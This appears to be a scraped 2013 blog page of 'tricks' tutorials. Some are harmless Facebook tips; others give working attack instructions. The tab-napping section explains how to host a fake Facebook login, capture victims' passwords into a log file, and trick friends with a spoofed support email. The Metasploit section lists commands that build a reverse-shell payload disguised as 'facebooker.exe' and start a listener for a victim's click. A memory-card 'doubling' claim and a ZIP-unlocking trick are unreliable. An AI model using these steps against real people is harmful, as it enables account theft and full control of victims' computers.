Friday, 20 December 2013

How to wish Happy Birthday to everyone on Facebook Automatically

How to wish Happy Birthday to everyone on Facebook Automatically


Hello guys so today i am going to give you an trick by which you can automatically wish your friends happy birthday on their birthday's .

Some times you don't even have time to wish your friends on their birthday but today i am gonna give you a trick by which you will be able to automatically post happy birthday to them !

Instructions :-

1 : Login to your Facebook Account .

2 : Now open this app by clicking here.


3 : Now you will have to connect your Facebook account with this app  . you can easily do this by getting instructions from the images below.


4 : Now you can see an list of all your friends whose birthdays are coming . now you can schedule any message to them .

5 : You can also edit the preferences like setting the time at which your Birthday wishes will be posted and your Email updates frequency. You can also delete your account from this menu if you decide to stop using birtdayFB.

If you find any problem you can comment below .

How To Post blank status, comments, messages on Facebook

How To Post blank status, comments, messages on Facebook


We usually update our Facebook status with a quote , a joke or share a line about our day. All of us want to get attention of others on our status. To attract others we have many cool ways to write status including special characters on the Facebook walls, but this is the coolest one since its empty status update. seriously not even one single word or letter or dot.

Post blank status on Facebook 
How would you feel if you see a blank status update from someone? Amazed!! Hold on learn yourself and amaze your friends too.

You can’t write a blank status update by simply pressing the space key and then clicking on Post button. Instead you need to use a special code to post a blank character in your Facebook status.

Steps you have to perform
1. Log in to your Facebook account. (Obviously!)
2. Put cursor on status box then Press and hold Alt key and just type 0173 .
3. Release Alt Key and click on share post.

Post blank status on Facebook_FunWidTricks.Com
That’s all now your empty status will be update.

Post blank status on Facebook_FunWidTricks.Com
Friends, Its also working with comments and personal messages.


With Comments
Post blank status on Facebook_FunWidTricks.Com

With Messages
Post blank status on Facebook_FunWidTricks.Com

How To Post blank status, comments, messages on Facebook

How To Post blank status, comments, messages on Facebook


We usually update our Facebook status with a quote , a joke or share a line about our day. All of us want to get attention of others on our status. To attract others we have many cool ways to write status including special characters on the Facebook walls, but this is the coolest one since its empty status update. seriously not even one single word or letter or dot.

Post blank status on Facebook 
How would you feel if you see a blank status update from someone? Amazed!! Hold on learn yourself and amaze your friends too.

You can’t write a blank status update by simply pressing the space key and then clicking on Post button. Instead you need to use a special code to post a blank character in your Facebook status.

Steps you have to perform
1. Log in to your Facebook account. (Obviously!)
2. Put cursor on status box then Press and hold Alt key and just type 0173 .
3. Release Alt Key and click on share post.

Post blank status on Facebook_FunWidTricks.Com
That’s all now your empty status will be update.

Post blank status on Facebook_FunWidTricks.Com
Friends, Its also working with comments and personal messages.


With Comments
Post blank status on Facebook_FunWidTricks.Com

With Messages
Post blank status on Facebook_FunWidTricks.Com

How to Unlock password protected ZIP files without knowing password

How to Unlock password protected ZIP files without knowing password


ZIP is an archive file format that supports lossless data compression. A .ZIP file may contain one or more files or folders that may have been compressed. The .ZIP file format permits a number of compression algorithms. You might have got the zip file from forums, websites which had a password to get the contents present inside the file and unfortunately you didn't have that one! Here I will show you how to unlock .zip files without knowing the password. The trick may not applicable if some sort of encryption techniques have been used.

Unlock password protected ZIP files without knowing password


Steps you have to perform
1. Click here to visit website archive.online-convert.com.
2. For testing purpose, create a zip file with your own password . I have used the utility Winrar to create ZIP file with password as "qwert1234". Follow the steps as I have shown in below pic.

Unlock password protected ZIP files without knowing password


3. Go back to the website, click on "Choose file" and select the zip file just created in above step. Click on "Convert".

Unlock password protected ZIP files without knowing password

4. Done, you will get following prompt. Download the converted file from their server. Now check whether the zip file have password or not! All the files inside the zip file are now unlocked!
Unlock password protected ZIP files without knowing password
- Note: This tutorial is not applicable for .RAR

How To Hack A Facebook Account By Tap-napping


Hi friends today i am going to say how to hack facebook account with this new method called tab napping.200% works
Read my step by step tutorial and you can hack easily any face book account

Most of us use tabbed browsing(i.e Opening multiple tabs while browsing).This is a new technique called "tab napping" through this method one of your inactive tab is automatically replaced with a new tab without your knowledge.For example one of your inactive tab in which you have opened your bank’s website will be automatically replaced with the phishing site of your bank and you will be asked to enter your Username and password.You might think you have been signed out or never logged in but when you will enter the details again it will be sent to the hacker.so this technique is not only used to hack banks or anything we can hack any website.Today iam discussing about facebook hacking through tab napping trick

STEPS:-
step 1:
first of all you should have a website that supports "php".so first create a website,i suggest you www.000webhost.com ,
www.host1free.com ,
step2 : Now download this files facebook.zip
extract the folder
step 3 : Now open the file i.e tabnabb.js with your notepad and search for this line window.location= ‘ Enter your Link here ‘ in the place of 'enter your link here' type this Facebook.htmlThis is nothing but path of the file.Now save it
Step 4:-
Now login to your site and go to file manager and Upload this three files into your site.Thats it.
Now have a trail just by opening 'google.html'

note:- you can open that google.html by typing in address bar like this "www.yoursitename.hostname.com/google.html" where yoursitename is which u have signd up for a website and host is which site u selected for creating website.EX:-000WEBHOST.COM .
Now you wil be redirected to facebook page.when u enter your email and password that email and password wil be sent to your log.txt file.so when ever a victim opens the file and login to his account you wil recieve his password and email.
The only thing you have to do is you should make your friend to hit the link(google.html) thats it... You can convice your friend to hit the like by sending fake email.search in my site SEND ANonymous email and in from address you type facebook@help.com or facebook@support.com anything so that he thinks that it is not a fake email but sended by facdbook itself and he just hits the link...Thats it remaining work your script wil do.Note:-Dont try it from mobile it doesnt work.If you want to make it work from mobile also you just send the 'facebook.html' file to the victim but not 'google.html'.Thats it.HAPPY HACKING..
HACKING IS A CRIME .JUST LEARN IT ,but dont harm others. please share us on

How to Convert 1GB Memory Card to 2GB


We all use memory sticks to store music, images, videos so that we can take them on the way to enjoy them easily. But what if memory gets less to store all your music and you don’t have enough money to buy another one, well HackingUniversity has the trick for you to make your 1GB Memory Card to 2Gb.
Follow the below steps .:
1. This trick only works on a 1Gb memory card so make sure your memory card is 1Gb and now follow the below steps.
2. Now remember to backup your data on your memory card as we are going to format that card.
3. Now download Skymedi 2GB Fix Software
4. After downloading the above software open that software and you will see something like below .: 5. In the above image you can see it is saying that Total Space 955 MB, that’s because I have inserted a 1GB memory card so you also have to insert 1 GB card and it will show you the same thing.
6. Now after you insert your card and open the software you just have to click FIX as mentioned in the above image.
7. Now as soon as you click on FIX process will start up and it will you for the confirmation of the formatting step it has to take so click Yes and that’s it.
8. Now after the process is complete just remove the Memory Card and Reinsert it and you will see a gain in the storage space which is really awesome thing for an Non - Investor.
9. Now as you can see the above image is saying 1912 MB for the same 1 GB Memory Card so enjoy this trick and gain some huge space from 1 Gb sticks.
NOTE .: This trick works on some memory cards so just have a try and comment below with a if this worked for you and we are not responsible for any damage this software gives on your memory stick, so use this software @ your own risk.

Thursday, 19 December 2013

How to hack window with Metasploit

How to hack window with Metasploit –
today i will teach u how to hack PC with metasploit.
In this tutorial, window 7 is my victim’s PC
and backtrack is attacker’s Machine.
so let’s start…
Open backtrack. and type “cd /opt/framework/msf3?
then set payload..
for set payload
command: “msfpayload windows/meterpreter/reverse_tcp LHOST=yourIP
LPORT=1337 X > facebooker.exe”
now your payload is ready…
send it to your victim….
but first you have to set listener..
To do this start msfconsole.
and give command
————————————-
“use multi/exploit/handler”
————————————–
“set PAYLOAD windows/meterpreter/reverse_tcp”
————————————
“set LHOST yourIP”
—————————————-
“set LPORT 1337?
———————————–
“exploit”
——————–
ANd wait for victim’s click…
whenever victim click your PAYLOAD..you will get full control over
victim’s PC..
Here is the video tutorial…
https://www.youtube.com/watch?v=AbbOfdJ8M2I